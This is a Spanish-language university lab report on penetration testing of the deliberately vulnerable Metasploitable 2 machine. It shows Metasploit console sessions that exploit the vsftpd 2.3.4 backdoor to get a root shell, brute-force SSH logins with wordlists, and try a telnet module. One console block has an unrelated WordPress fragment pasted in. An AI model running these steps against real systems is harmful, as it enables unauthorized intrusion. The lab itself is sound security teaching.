



Ilustración 9 Página inicial de Metasploitable 2 accesible desde el navegador

1.6 Explotación de Puertos

Se realizó la explotación de los siguientes puertos detectados en la máquina víctima Metasploitable 2. Para cada servicio se utilizó la información recolectada en el escaneo con nmap -sV.

1.6.1 Puerto 21 – FTP (vsftpd 2.3.4)

- **Servicio:** FTP
- **Versión:** vsftpd 2.3.4
- **Vulnerabilidad:** Backdoor Command Execution
- **Exploit en Metasploit:**



```
(root@kali)-[/home/kali]
└─$ searchsploit vsftpd 2.3.4

Exploit Title | Path
-----|-----
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb

Shellcodes: No Results

(root@kali)-[/home/kali]
```

Ilustración 10 Búsqueda de vulnerabilidad para el puerto 21

Secuencia:

- Abrir Metasploit Framework: Este paso se debe realizar para todos los puertos que vayan a ser sometidos a ataques.
- Esperar a que cargue la interfaz de Metasploit Framework, la cual mostrará el banner inicial.
- Desde allí, se podrán buscar, seleccionar y ejecutar los exploits correspondientes a cada servicio detectado.
- [Ver imagen de la apertura de Metasploit Framework](#)

Llamando el exploit: Busque el exploit usando el nombre del servicio o la versión exacta. Puede seleccionar **por el número** que aparece en la columna #. O directamente **por la ruta/nombre del exploit**.



Es necesario verificar y configurar las opciones antes de ejecutarlo. Para ello, se ejecuta el comando: `options`

Este mostrará los parámetros requeridos y opcionales.



Universidad Tecnológica del Chocó
Diego Luis Córdoba

- LHOST: Dirección IP de la máquina atacante (local).
- LPORT: Puerto local que recibirá la conexión de la víctima.
- RHOST: Dirección IP de la máquina víctima.
- RPORT: Puerto del servicio objetivo en la máquina víctima.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 100.10.2.4
rhost => 100.10.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ilustración 13 Ver las opciones disponibles del exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     100.10.2.4       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ejecute el set payload: El payload es el código que se ejecutará en la máquina víctima después de que el exploit tenga éxito.

Sin payload, el exploit no realizará ninguna acción útil.

Este, lo puede localizar en el momento que se ejecuta el comando use (ver imagen)



Universidad Tecnológica del Chocó
Diego Luis Córdoba

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Ilustración 14 Payload puerto 21

Ejecute el comando Exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 100.10.2.4:21 - The port used by the backdoor bind listener is already open
[+] 100.10.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (100.10.2.5:41017 -> 100.10.2.4:6200) at 2025-08-04 17:05:17 -0500
█
```

Ilustración 15 Exploit puerto 21

Se siguen pasos similares para los siguientes puertos.

1.6.2 Puerto 22 – SSH (OpenSSH 4.7p1)

Búsqueda de la vulnerabilidad.




Ilustración 16 Búsqueda de vulnerabilidad para el puerto 22



Universidad Tecnológica del Chocó
Diego Luis Córdoba

Dentro de msfconsole, búsqueda de la vulnerabilidad de Login.

```
msf6 > search ssh_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/ssh/ssh_login          .              normal No     SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey  .              normal No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > 
```

Ilustración 17 Vulnerabilidad puerto 22

```
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

Name           Current Setting  Required  Description
-
ANONYMOUS_LOGIN false           yes       Attempt to login with a blank username and password
BLANK_PASSWORDS false           no        Try blank passwords for all users
BRUTEFORCE_SPEED 5               yes       How fast to bruteforce, from 0 to 5
CreateSession    true            no        Create a new session for every successful login
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD         A specific password to authenticate with
PASS_FILE        no              no        File containing passwords, one per line
RHOSTS           yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            22             yes       The target port
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
THREADS           1              yes       The number of concurrent threads (max one per host)
USERNAME         A specific username to authenticate as
USERPASS_FILE    no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false           no        Try the username as the password for all users
USER_FILE        no              no        File containing usernames, one per line
VERBOSE          false           yes       Whether to print output for all attempts
```

Ilustración 18 Use vulnerabilidad puerto 22

```

msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 100.10.2.4
rhost => 100.10.2.4
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name                Current Setting  Required  Description
  ----                -
  ANONYMOUS_LOGIN      false           yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS      false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5               yes       How fast to bruteforce, from 0 to 5
  CreateSession        true            no        Create a new session for every successful login
  DB_ALL_CREDS         false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS           false           no        Add all passwords in the current database to the list
  DB_ALL_USERS         false           no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD             A specific password to authenticate with
  PASS_FILE            File containing passwords, one per line
  RHOSTS               100.10.2.4      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT               22              yes       The target port
  STOP_ON_SUCCESS      false           yes       Stop guessing when a credential works for a host
  THREADS              1               yes       The number of concurrent threads (max one per host)
  USERNAME             A specific username to authenticate as
  USERPASS_FILE        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS         false           no        Try the username as the password for all users
  USER_FILE            File containing usernames, one per line
  VERBOSE              false           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) >
  
```

Ilustración 19 Configuración de parámetros requeridos options para el puerto 22

Explore las rutas de los diccionarios.

```

Shellcodes: No results

(root@kali)-[/home/kali]
# cd /usr/share/metasploit-framework/data/wordlists

(root@kali)-[/usr/share/metasploit-framework/data/wordlists]
#

msf6 exploit(multi/http/wordpress) > set payload/cmd/unix/interact
payload => cmd/unix/interact

msf6 exploit(multi/http/wordpress) > exploit

[*] WORDPRESS - RUNNER: JIN (VARIANT: JIN)
[*] WORDPRESS - USER: JIN Please specify the password
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/wordpress) >
  
```


Ilustración 20 Rutas para diccionarios

```

(root@kali)-[/usr/share/metasploit-framework/data/wordlists]
# ls
adobe_top100_pass.txt          hci_oracle_passwords.csv    namelist.txt                 sid.txt
av_hips_executables.txt       http_default_pass.txt       oracle_default_hashes.txt    snmp_default_pass.txt
av-update-urls.txt            http_default_userpass.txt   oracle_default_passwords.csv supersets_secret_keys.txt
burnett_top_1024.txt           http_default_users.txt      oracle_default_userpass.txt  telnetk_ui_asp_net_ajax_versions.txt
burnett_top_500.txt            http_owa_common.txt         password.lst                  telnet_cdata_ftth_backdoor_userpass.txt
can_flood_frames.txt          idrac_default_pass.txt      piata_ssh_userpass.txt       tftp.txt
cms400net_default_userpass.txt idrac_default_user.txt      postgres_default_pass.txt    tomcat_mgr_default_pass.txt
common_roots.txt              ipmi_passwords.txt          postgres_default_userpass.txt tomcat_mgr_default_userpass.txt
dangerzone_a.txt              ipmi_users.txt              postgres_default_user.txt     tomcat_mgr_default_users.txt
dangerzone_b.txt              joomla.txt                  root_userpass.txt            unix_passwords.txt
db2_default_pass.txt           keyboard-patterns.txt        routers_userpass.txt          unix_users.txt
db2_default_userpass.txt       lync_subdomains.txt         rpc_names.txt                 vnc_passwords.txt
db2_default_user.txt           malicious_urls.txt           rservices_from_users.txt     vxworks_collide_20.txt
default_pass_for_services_unhash.txt mirai_pass.txt              sap_common.txt               vxworks_common_20.txt
default_userpass_for_services_unhash.txt mirai_user_pass.txt         sap_default.txt               wp-exploitable-plugins.txt
default_users_for_services_unhash.txt mirai_user.txt              sap_icm_paths.txt             wp-exploitable-themes.txt
dlink_telnet_backdoor_userpass.txt multi_vendor_cctv_dvr_pass.txt scada_default_userpass.txt    wp-plugins.txt
flask_secret_keys.txt          multi_vendor_cctv_dvr_users.txt sensitive_files.txt            wp-themes.txt
grafana_plugins.txt            named_pipes.txt              sensitive_files_win.txt
  
```

Ilustración 21 Resultado ejecución de ruta

En msfconsole, agregue la ruta del archivo a USER_FILE, de la siguiente manera.



```

msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 100.10.2.4
rhost => 100.10.2.4
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):



| Name             | Current Setting | Required | Description                                                                                            |
|------------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| CreateSession    | true            | no       | Create a new session for every successful login                                                        |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)            |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                               |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                |
| RHOSTS           | 100.10.2.4      | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 22              | yes      | The target port                                                                                        |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         |                 | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                                |
| VERBOSE          | false           | yes      | Whether to print output for all attempts                                                               |




View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) >
  
```

Ilustración 22 Ruta del USER_FILE puerto 22

Agregue la ruta, para que busque en esa ruta los posibles usuarios y contraseñas.



```

msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):



| Name             | Current Setting                                                  | Required | Description                                                                                            |
|------------------|------------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                                                            | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false                                                            | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5                                                                | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| CreateSession    | true                                                             | no       | Create a new session for every successful login                                                        |
| DB_ALL_CREDS     | false                                                            | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false                                                            | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false                                                            | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none                                                             | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)            |
| PASSWORD         |                                                                  | no       | A specific password to authenticate with                                                               |
| PASS_FILE        |                                                                  | no       | File containing passwords, one per line                                                                |
| RHOSTS           | 100.10.2.4                                                       | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 22                                                               | yes      | The target port                                                                                        |
| STOP_ON_SUCCESS  | false                                                            | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1                                                                | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         |                                                                  | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    | /usr/share/metasploit-framework/data/wordlists                   | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false                                                            | no       | Try the username as the password for all users                                                         |
| USER_FILE        | /usr/share/metasploit-framework/data/wordlists/root_userpass.txt | no       | File containing usernames, one per line                                                                |



```

Ilustración 23 Resultado ejecución de comando para agregar la ruta

En la otra consola, abra el archivo de root_userpass.txt en modo de edición con el comando nano:

```
(root@kali)-[/usr/share/metasploit-framework/data/wordlists]
# nano root_userpass.txt
```

Ilustración 24 Edición de archivo root_userpass.tex puerto 22



Agregue dos nuevos usuarios, verifique con el comando cat run.




Ilustración 25 Resultado de creación de usuarios



Universidad Tecnológica del Chocó
Diego Luis Córdoba

```
(root@kali) - [usr/share/metasploit-framework/data/wordlists]
ssh -p 22 msfadmin@100.10.20.4
```

Ilustración 26 Ejecución de conexión ssh

1.6.3 Puerto 23 – Telnet (Linux telnetd)




Ilustración 27 msfconsole puerto 23

Busqué el Exploit para telnet, usando la versión y el nombre.




Ilustración 28 Búsqueda del Exploit para telnet

Use el exploit , que sirve para **habilitar el servicio Telnet en algunos routers**

Netgear.

```
msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/telnet/netgear_telnetenable) > options

Module options (exploit/linux/telnet/netgear_telnetenable):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  FILTER     FILTER            no        The filter string for capturing traffic
  INTERFACE  INTERFACE         no        The name of the interface
  MAC        MAC              no        MAC address of device
  PASSWORD   PASSWORD          no        Password on device
  PCAPFILE   PCAPFILE          no        The name of the PCAP capture file to process
  Proxies    Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)
  SNAPLEN    SNAPLEN          yes       The number of bytes to capture
  TIMEOUT    TIMEOUT          yes       The number of seconds to wait for new data
  USERNAME   USERNAME          no        Username on device

Exploit target:

  Id  Name
  --  --
  0    Automatic (detect TCP or UDP)
```

Ilustración 29 Use puerto 23

Verifique el puerto y host de la víctima, proceda a cambiar el host de la víctima.

```
View the full module info with the info, or info -d command.

msf6 exploit(linux/telnet/netgear_telnetenable) > set RHOST 100.10.2.4
RHOST => 100.10.2.4
msf6 exploit(linux/telnet/netgear_telnetenable) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(linux/telnet/netgear_telnetenable) > run
[+] 100.10.2.4:23 - Detected telnetd on TCP
[*] 100.10.2.4:23 - Connecting to telnetd
[*] Exploit completed, but no session was created.
```

Ilustración 30 Exploit puerto 23

Ejecute el Exploit, conecta, pero no se creó sesión automáticamente, por lo cual proceda a crear la sesión.



